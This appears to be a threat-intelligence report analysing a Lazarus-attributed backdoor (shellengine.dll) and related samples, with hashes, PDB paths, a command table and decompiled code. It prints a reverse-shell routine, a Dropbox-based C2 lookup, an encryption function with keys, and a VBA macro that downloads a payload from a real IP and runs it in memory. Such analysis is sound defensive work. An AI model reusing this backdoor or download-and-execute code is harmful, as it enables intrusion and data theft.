
3.5 shellengine.dll backdoor

Table 3-8 Binary executable files

virus name	Trojan/Generic.ASMalwS.2D
original file name	shellengine.dll
MD5	edaff44ac5242188d427755d2b2aff94
processor architecture	Intel 386 or later, and compatibles
File size	276.50 KB (283136 bytes)
file format	Win32 DLLs
timestamp	2022-08-03 01:49:57 UTC
digital signature	none

Packing type	none
compiled language	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT first upload time	2022-08-16 21:15:12 UTC
VT test results	42/71


Collect host information and generate host identifiers.



```
memset(Source, 0, 100);
pcbBuffer[0] = 1000;
GetUserNameA(Buffer, (LPDWORD)pcbBuffer);
memset(Str, 0, 100);
if ( !sub_100011EA(Source) )
  sub_100010A0(Str, Source);
sub_1000115E(Str, "VDEVICE");
v0 = strlen(Str);
sub_1000113B(Str, v0);
v1 = sub_1000102D((char *)&byte_100393A0);
return sub_100010C8(::Buffer, "%s%08X", v1);
```

Figure 3-32 Collect host information and generate host identifier


Create a pipe for communicating with the cmd.exe child process.



```
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
if ( CreatePipe(&hFile, &hWritePipe, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDOUT pipe was created!\n", v5);
}
else
{
  LastError = GetLastError();
  sub_10001091("Create pipe for STDOUT failed,%d\n", LastError);
}
if ( SetHandleInformation(hFile, 1u, 0) )
{
  sub_10001091("SetHandleInformation() - pipe STDOUT read handle is not inherited!\n", v5);
}
else
{
  v1 = GetLastError();
  sub_10001091("Create handle for STDOUT failed,%d\n", v1);
}
if ( CreatePipe(&hReadPipe, &dword_10043C7C, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDIN was created!\n", v5);
}
else
{
  v2 = GetLastError();
  sub_10001091("Create pipe for STDIN failed,%d\n", v2);
}
if ( SetHandleInformation(dword_10043C7C, 1u, 0) )
{
  sub_10001091("Stdin SetHandleInformation() - pipe STDIN read handle is not inherited!\n", v5);
}
else
{
  v3 = GetLastError();
  sub_10001091("Error getting handle on STDIN,%d\n", v3);
}
sub_10001091("Creating the child process...\n", v5);
return sub_10001208();                         // 启动cmd.exe
```

Figure 3-33 Creating a pipeline

Create a thread and pass the return result of cmd.exe back to C2.



```
len[0] = 0;
dword_10040004 = 1;
v8 = 0;
memset(Buffer, 0, 0x1000u);
while ( 1 )
{
  PeekNamedPipe(hFile, 0, 0, 0, (LPDWORD)TotalBytesAvail, 0);
  while ( TotalBytesAvail[0] )
  {
    if ( TotalBytesAvail[0] > 0x1000u )
      nNumberOfBytesToRead = 4096;
    else
      nNumberOfBytesToRead = TotalBytesAvail[0];
    v8 = ReadFile(hFile, Buffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    if ( !v8 || !NumberOfBytesRead )
    {
      LastError = GetLastError();
      sub_10001091("\nReadFile() from child's standard output failed! Error %u\n", LastError);
      break;
    }
    TotalBytesAvail[0] -= nNumberOfBytesToRead;
    buf = (char *)createUpdatedata_10001014(Src, 3, Buffer, NumberOfBytesRead, (int)len);
    if ( !send_10001050(s, buf, len[0]) )
    {
      sub_10001091("Send CMD Response ERROR\n", v3);
      break;
    }
  }
  if ( !dword_10040004 )
    break;
  Sleep(0xAu);
}
CloseHandle(hObject);
hObject = 0;
return 0;
```

Figure 3-34 Obtain the execution result of cmd.exe and return it

Create a thread that communicates with the C2 and is used to implement the main malicious function.




Figure 3-35 Threads that implement malicious functions

Same as the previous two samples, the content in "error.log" is still read and then spliced with "dl.dropboxusercontent.com", the C2 for subsequent communication is obtained from this address, and the socket connection is attempted.





Figure 3-36 Get C2 from Dropbox and connect

If a socket connection can be established, it will receive commands from the server and implement different malicious functions according to the commands.



```
{
  if ( dword_1004145C )
  {
    if ( dword_10045358 )
    {
      v4 = strlen(Buffer);
      Updatedata_10001014 = (char *)createUpdatedata_10001014(::Str2, 0, Buffer, v4, (int)len);
      if ( send_10001050(s, Updatedata_10001014, len[0]) )
      {
        v5 = (const char *)sub_1000102D((char *)&byte_10038C98);
        strcpy_s(Str2, 0xEu, v5);
        while ( 1 )
        {
          while ( 1 )
          {
            v32 = recv(s, buf, 12, 0);
            if ( v32 <= 0 )
            {
              Error = WSAGetLastError();
              sub_10001091("SOCKET RECV ERROR: %d", Error);
              goto LABEL_53;
            }
            v12 = v32;
            if ( (unsigned int)v32 >= 0xE )
              __report_rangecheckfailure();
            buf[v12] = 0;
            if ( v32 == 12 && !strcmp(buf, Str2) )
              break;
            sub_10001091("INVALID SOCKET DATA", v11);
          }
          v32 = recv(s, Source, 8, 0);
          if ( v32 != 8 )
          {
            sub_10001091("SOCKET RECV ERROR 1", v11);
            goto LABEL_53;
          }
          Source[8] = 0;
          v32 = recv(s, (char *)opcode, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 2", v11);
            goto LABEL_53;
          }
          v32 = recv(s, (char *)Size, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 3", v11);
            goto LABEL_53;
          }
          if ( Size[0] > 0 )
          {
            Str1 = (char *)operator new(Size[0] + 5);
            v32 = recv(s, Str1, Size[0], 0);
            if ( v32 <= 0 || v32 != Size[0] )
              break;
```

Figure 3-37 Implementing different malicious functions according to instructions

Different operations are presented according to the issued commands. The reverse analysis commands and corresponding functions are roughly as follows.


Table 3-9 Commands and corresponding functions

Order	Function
0x1	According to the received data, change the 8 bytes at offset 0xC of the returned data structure
0x2	Restart the cmd.exe process or execute the command line through cmd.exe
0x4	Get a list of disks or get a list of subdirectories and file names in a specified directory
0x6	Get the specified file
0xA	Get screenshot information
0xB	Set a marker to stop taking screenshots
0xD	Simulate mouse clicks
0xE	Simulate mouse movement
0xF	Modify the parameters of image conversion
0x14	Change the 8 bytes at offset 0xC of the return data structure to the data stored in the sample
0x1E	return chrome key
0x1F	Get the files in the specified directory

04
Traceability analysis

Through the similarity of pdb paths and the same custom encryption function, it can be inferred that the three PE files involved in the attack should belong to the same attacker. According to the high similarity between the VBA code and the IEUpdate.exe download tool code contained in the template file and the code of the corresponding files in the previous attack activities of the Lazarus organization, it is speculated that this attack activity also belongs to the Lazarus organization.

The pdbs of the three files, IEUpdate.exe, hvncengine.dll, and shellengine.dll, are all in the same directory.



property	value
md5	810EE341DB7A938B10274D5F1A38AD25
sha1	AE7101DAE4F11FE62E44778F64BCAC7565DDB804
sha256	E5189722D62EE1788695FEB9BDC391B27073338C231941C44A61FD54BB980944
age	1
size	80 (bytes)
format	RSDS
debugger-sta...	0x62E9EB0A (Wed Aug 03 11:27:06 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\release\fengine.pdb
guid	C1304195-9827-4075-BEC0-38C4E53C5E2E

Figure 4-1 pdb of IEUpdate.exe






Figure 4-2 pdb of hvncengine.dll



property	value
md5	72B4C0D7E7110053EF843DCC5C40EA71
sha1	8FAB0C86C810EF1330AA8B93FE943F16916EA52F
sha256	5DB7DDA9A92A5786E1CC33062461228CA5E32C9173FEE3CE4E67C3D2A0A517D0
age	1
size	82 (bytes)
format	RSDS
debugger-sta...	0x62E9D445 (Wed Aug 03 09:49:57 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\debug\shellengine.pdb
guid	3BB4045C-4818-4376-8D49-629D7D40F9FE

Figure 4-3 pdb of shellengine.dll


The custom encryption functions of hvncengine.dll and shellengine.dll are exactly the same, but the keys used are different. The key of IEUpdate.exe and shellengine.dll is "LNfYIU", and the key of hvncengine.dll is "WhdeEg".



```
v2 = strlen(this);
memset(byte_10014A20, 0, 0x800u);
for ( i = 0; i < v2; ++i )
{
  v4 = (key[i % 6] + this[i]) % 255;
  if ( !v4 )
    v4 = key[i % 6];
  byte_10014A20[i] = v4;
}
return byte_10014A20;
```

Figure 4-4 Custom encryption function

The template files with malicious macros and the IEUpdate.exe download tool are mostly similar to the sample code previously discovered by the Lazarus group.



```
Private Function RunFE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("mb6/s6S6p/+suaCfpY+gnLKgjrW9o//0/v8="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5SoqP//5eLP5fi9l42Bg+eb10M850X05qSRp6qd/p3nz/6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQM0J/123456jFvQM0J64.acm
    #Else
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5SoqP//5eLP5fi9l42Bg+eb10M850X05qSRp6qd/p3iyf6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQM0J/123456jFvQM0J32.acm
    #End If
    On Error GoTo EH
    With MR
        .setRequestHeader "Cache-Control", "no-cache"
        .setRequestHeader "Pragma", "no-cache"
        .send
        .WaitForResponse
        bbb = .ResponseText
    End With
    On Error GoTo EH
    Dim rpRes As Long
    rpRes = RunPE(Base64Decode(bbb))
    If rpRes = 0 Then GoTo EH
    RunFE = rpRes
    Exit Function
EH:
    RunFE = 0
End Function
```

Figure 4-5 vba code involved in this attack


